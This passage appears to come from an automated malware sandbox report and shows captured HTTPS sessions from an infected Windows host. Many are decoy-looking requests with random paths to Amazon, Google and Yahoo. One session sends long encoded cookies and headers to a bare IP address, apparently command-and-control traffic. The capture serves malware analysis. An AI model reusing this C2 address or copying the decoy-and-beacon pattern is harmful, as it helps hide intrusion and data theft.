0f f1 5d 8d 1d 50 a5 82 3d 66 ee 3b f5 48 9f 50 6a a7 1c 2b bb e9 ce bd b8 53 1d 40 c8 74 ef d4 c0 07 a5 21 45 62 b8 c4 c2 8c ad df 84 85 0e e9 42 8b 96 bf 60 fd f4 ff e9 b3 f9 37 Data Ascii: K[GQ..R*L52ezl*^:zcgvnS)\$ %1^rFI" tv4'cxZ'^iYl}h.bnJ=x@ T(p^t%DuF)P=f;HPj+S@tMIeBb`7
2021-09-28 07:53:40 UTC	885	IN	Data Raw: 5a 7b 70 dd 1c 85 25 80 83 d3 3b 6f 89 9f 6e a4 cb 99 59 1a e8 45 cc 14 a2 b9 41 43 e4 7e 87 12 45 c9 8e ac 8b 42 9b 04 9b 3f 8a ea b5 b3 f0 b8 61 13 15 67 58 f5 57 a7 57 7c 16 56 62 a7 85 07 e5 3c 5b 05 69 59 78 79 78 02 8d cc fa cd e0 e9 58 1c b0 76 78 63 93 75 be ed a0 91 d7 17 72 07 f8 25 93 07 64 d3 4d 9b 62 57 3c 5b b6 b6 6d 6d ac 8c 13 ab 27 36 61 d8 56 fe a1 ce 89 b6 47 43 e4 c5 79 b9 d2 03 b9 97 f5 8f 0a be bd cd 14 d4 0d 2e b2 4a 4e 8b ee d0 5c 58 17 c9 33 de a9 d2 d8 6c 93 4d 33 89 68 da 66 c3 da 31 39 ec 06 bd 85 b8 f4 7c ce 6d f3 8c 09 34 84 4b 7c 33 4c a6 83 d9 61 91 d7 0f 72 aa 0a 73 5e 8f a3 ec 28 cd 4a de f1 d2 df e0 30 15 80 50 7b d6 d7 3c 45 9e fb 7f 6f 52 01 32 d0 16 e8 ff cd ef 2f d1 01 eb ce 44 63 d8 67 5b 32 6e be 72 c5 b7 8c 3f 61 f6 Data Ascii: Z[p%;onYEAC-EB?agXWW Vb<[iYxyxXvxcu%dBmW<[m'6aVGcy.JNlX3lM3hf19lM4KJ3Lars^(J0P{<EoR2/Dc gJ2nr?a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	50001	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:15 UTC	1022	OUT	GET /kbnm45xk0M7qatqqlx35qkJicweigo/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:16 UTC	1022	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:15 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: QJC54QFPRJR66TR25901 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:16 UTC	1023	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=l["(.W)]n"u=Pa9n[]1+:`Ch["^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	50004	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:16 UTC	1023	OUT	GET /K2pS9bLvkjoWxUjivvqkm8k5llv8r7c7wfnfdo6ofbo7/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:16 UTC	1024	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:16 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: 5RJF2GRQBX0VKHMNZW0F x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:16 UTC	1024	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=l["(.W)]n"u=Pa9n[]1+:`Ch["^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	50005	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:17 UTC	1025	OUT	GET /m8rM2d4vj3j9x4Qx74uJmsfakxiqfWzaln3GN31/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:17 UTC	1025	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:17 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: B8CAWN7NPCXS66H61XHM x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:17 UTC	1026	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 05 d0 d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt= ["(.W)]n"u=Pa9n{[1+:'Ch["*^kz<{VJzqQFb;i+:S6nVD_z%=! X\$2[HbsLed=R<^<G*juOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	50007	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:17 UTC	1027	OUT	GET /feed/news/last HTTP/1.1 Cookie: HSID=2ftnptGPipCTqytrp4bfz9E7Li8rjpsppKwqxPzpvzp%2F%2F8Tw4%2FhiN3YLSU0AbMj70TL%2BG BY5nUjwLX88tParAlyOjXI5Cgx37TmyrdLYxtsWWWXx9Q08j2OVWF5%2B6Vmp5MF%2B9BG8%2FnBjeitFXXb7vZFTzt 2s0dZnayKnWsUAaUaEbkvA%2FdcVD0iC7Crx6NLtJlvvr9U4udhUT3GhcPM47oE%2BmsabCiDgNroONDNDDBGafCJzB R79UEOQdyal9lh7Q9%2BDaOq8ta5Wu84Shxb7X5Ak4rH6hZ2su98Dy9Cuue0chsZq6xj8kMKISYdSr2%2FfN6Xb3f T9%2BdBsivHojRvGyUA%3D%3D;SIDCC=BPOt7H5cKsiVOOP2k6zXNI29edqmbEVtkhGZjZSRh3WqfKF%2FtJBEFblf TB67oLjeBlrbZXKWSqPQi0Sk7fadufQ75P8DLeyAsNLRMZn4PLf4HPxWdrUSJbRcSk5zM8D2j5NOp98cXbA5kz5DunE MxH%2FaoyA%2FLZMw%2FqavWHA4dnF%2Bt6SkiczMlg7H43LHCfPmJnKzyNAI6OT94i%2BNfC2Eq0RQX F6QQ8zbdmYGdxICLaLiUoaGXVevgKEKTucB9dtBiWZlelaOov6obO2k2yhlOKz1kyTVXRExt7Fg4hrF70kuG0owizb0 2b07r4a%2F3gl2Vj0bvrkQ8WlJJEPsbseJG6A%3D%3D;SID=YHUoK11ZhgYlhptlzpRF4jzhrpkWeMHZCk%2F5IRW blPR67MKjfrqHk0SO9m10h9%2Byj34J%2B803t9WCW9LXpVuAxeilJp4aYcQBoYYrauzv6DAb3%2FiqdOI5i8jk5%2 F4NedqVWVrppfCRpBMPoO83H%2BdERPjNMFw16wCixP0UqM7uMxswGHUM%2BQx9PU0DeORPxoDvexOt9S klmu3rx4P4QnCwOy2mUPzv9S39ksHtpcB0GA%2BAs%2BcU0wrybjGir0qthMOOJ3VtC4MfXC13V04axl%2B7vug3C HhWZl3cOtrduK5kW2id12Wt4J2x1x99Rb2AH00Mharn5eAdKxKFqpiyicuhA%3D%3D;SSID=B8W1Iye56Rp2G7tBd o%2FJQoqoYp8mxb558PfNcPtJ1WDrageZMvVUG%2FgsRP4QJnKL66d5Dgaso6X2dfxv3ohsPujSZbfODqBp4KC5GFO vKqNC8jMHZKWMV4%2BFCCDXORYL76Svh9B32AuSNaUgaad2%2B7m15bkjbVc%2FSURa36hg5LQhm6Ny Y%2F9NQf5wxkAEgpgTCBEdvHagEViRDC5fTntl8BXPEONPSX1bXv4hOBqOOTAHgi23JIKiHbURRILyJ%2FFKz4AJo4O 3tyjCUSEyd5dZsGyR%2FJR%2F5Kx9Vomu53EYQJGG%2FwmrKQLu52hijXRRddXH3KUSQnbL6DNhF%2By %2BiTEBiA%3D%3D; X-Tag: ult2GgJqOpGyvSsgKymOeC6VISmVcNsjeQ2TpJFH%2FGw%2BvLD40kuYG9Jy2C6m0G3%2FN9%2FQJ5fKo8F fWub%2By6HizOwTsHGQEyzTR45bu6Ppqxz2Snr4zQ4MzBQ992bvlffeQ10PvcfvVmSyM1UfsqsqcdMawkdEqKsWgS QXKyHFuoBJNxQSU9iJ7D3URc0D0W3naAGJPhBi%2BBSILcN1pH6H4Aatnx6BtifC2Dc%2BsWdLw4UyUy%2B01ct5F9S T3pKcPwy%2F%2BXfJNtrfNdQxhty5tMEWXHPDDPSh28XBILoDB4XaHwC1Psy%2BGrNroi94%2BCt7EE1xjZYHFZb2f u9xnXacJnN9WA%3D%3D X-Csrfl-Token: HKE97WtkCBV%2FeQUY95rnWc1R93tDvSKiOnUKXaXKXgYuAtkMX2sinBNA8a%2BKIVYIVVWToVxO jP3Yu6vF8%2FPwbgJmThhGEGUTKKIRIRuHjVKafC3oqf0W9G5TrDbsNzUPEF5akF%2BaB8C6hyQSwxG1EGK57%2BH qOTCZkA5TR2e5FtIOAqnmzrddMPbDiA2w5mt3k9E2ACa4%2FwI5Sm3v4rsBc%2BzsbTz1nvM4qJGxLxlm%2FRiDt3 leDZP2R5016aTnPFAmoUFZtCxFGdnfVmyuca9KYaGWIIJaAAoLLXSHdf1rM8YetbtbJWVckpQCJ6uCDalsBcjm3r3 LwYd8MOauktw%3D%3D X-Request-ID: z40d2%2FcuCEt3nOz1GsosfXIGC8QS7UEuckBTcsrX2BhIb9bvzx0IEAnuRACtGxH09xtwHn0hK JCZR0xQE9KZkKxpwmnPkuSom9RiP54Aw2V2OgJW3GWwc1%2BGCTbpYbulye2qh6J4eXBd1omQKUN62Nk NG%2F5NZVeolP64LG4WDPMs8sT%2FkgepEek9fpyFzp%2BdzF0GJD9rLvZBiKEMKZWDrnEorBHIXkUjvvt52Wh6Jq6u nRNIaByxJ7BLRaFlrYLNJpqITc7iweJJBVvStXx6%2BoAKdDsYbb5H2ERYmG0t%2FWu8b0DmoVYIK8fZaXsMpPw1Ej z0s8wVdHeRkEjJzzw8UQ%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:20 UTC	1039	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Content-Length: 2 Connection: close Date: Tue, 28 Sep 2021 07:54:20 GMT Set-Cookie: pSID=false Set-Cookie: ndata=Z8dxL0DceOoO8W2O5iD3aZivk7ikeHPRDkbSGadUd8zZ7ae5xiEcPrQrgEfVqvZ Set-Cookie: query4=zHiGkqdpfDXY96i8Ffli20vHfte4hNrfC8L72XqrQ0EUsiMvdRr6akHsM8Ws21bugYcPcPXC4Qle6zYHX nOLOAqj6PJ6X7oul92OHiyvTRU4CnWRdeO0EOFNdmwwaBOBO2m82qR59O9v1nrEsiWUPKx7wDwGuVQd bnGC1rSqAp69Xp%2BVmqcBpx4Ov%2FNEwqJTlaJ3iCuLyup8RHNE2zC6bk325JpiU8Xt%2FUJ3%2F6q0o%2FIAODJs y3K2X0fuyib2GQppl3lcd%2BBLQ7dd7qrGpNqO3nBQCj1dLiyfodTH2oLcTulL0nhzQhZlvdUI18Z%2B8NlhErp8M 3avLbn5Kb70wkeA%3D%3D Set-Cookie: actual=enNDxAj2KAKj5v8QGGdOnJPqnm7TRws7hp2rvSSdpf5x7BcViiX80KcPMfJAONeoy6DU5fk 8sNuH69BSJ0i0VkJuLIV1QV9sS6j5SvucOoflrDDksmZfqVOzedNquwsmxZLOHNlG0PC3uAyIExDK7edS4gwTeHWu kJ6ZpgRMwvPQfx4RPCzBccqNPD6fd4atjV3YfGjAiKapEo1PZg8H0tinw8P9qwHFF1RyVVDhEyMgcZlmNk7x4HlbO0 FZDMJ Set-Cookie: SVALUE=aaS3m7BW3bJj8Rer6fxqFUXZ4W2HTiJbX9vnM6wpVc8PWMq6V8jnCn2ULM408hakAvJZMe YunrQhmFa08RJUBi8UnTeRou2sjQ5zZi4TmjNP2a4q5aPIVWMTfroiAWKAD3HclUKmphbTU5PIfzi6h3kVzgwN81pl DVE3XhCgedA6hnt4MMX35KTNefRpJ8Vw951jyJ2cb60suVVAusL9kcSNScEeJi4QhTdfszm2RNJDKLkSo6P6gFseW XbDDZ X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:54:20 UTC	1040	IN	Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	50011	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:18 UTC	1030	OUT	GET /iZ84kk7wKe7gl6c18r5ganns38T7fair4lkVqutx/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:18 UTC	1030	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1603 Date: Tue, 28 Sep 2021 07:54:18 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000;v="46,43" Connection: close
2021-09-28 07:54:18 UTC	1030	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:18 UTC	1031	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 6f 6c 65 6c 6f 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	50013	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:19 UTC	1032	OUT	GET /46a9ba02ytu2kmsJhkaaky7/b0z56KgpxXahu6p36yzae/q37qs46stu4mk6qu1v67/tTzd73jbpqskp0nRu/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:19 UTC	1032	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1645 Date: Tue, 28 Sep 2021 07:54:19 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:19 UTC	1033	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-se
2021-09-28 07:54:19 UTC	1033	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	50015	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:19 UTC	1034	OUT	GET /7rLx7jUix7wRJhuBpcByqv3qfkxhask29Rj4/TeUgkJogtjcbE2aJ/u42duX140H2p5wgwScoit8ophha0exc9f3u/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:20 UTC	1034	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:19 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 756 Age: 2 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&siste=frontpage®ion=US&lang=en-US&device=desktop&yrid=bnfdg45gl5ihb&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:20 UTC	1036	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 32 30 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:20 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref

Timestamp	kBytes transferred	Direction	Data
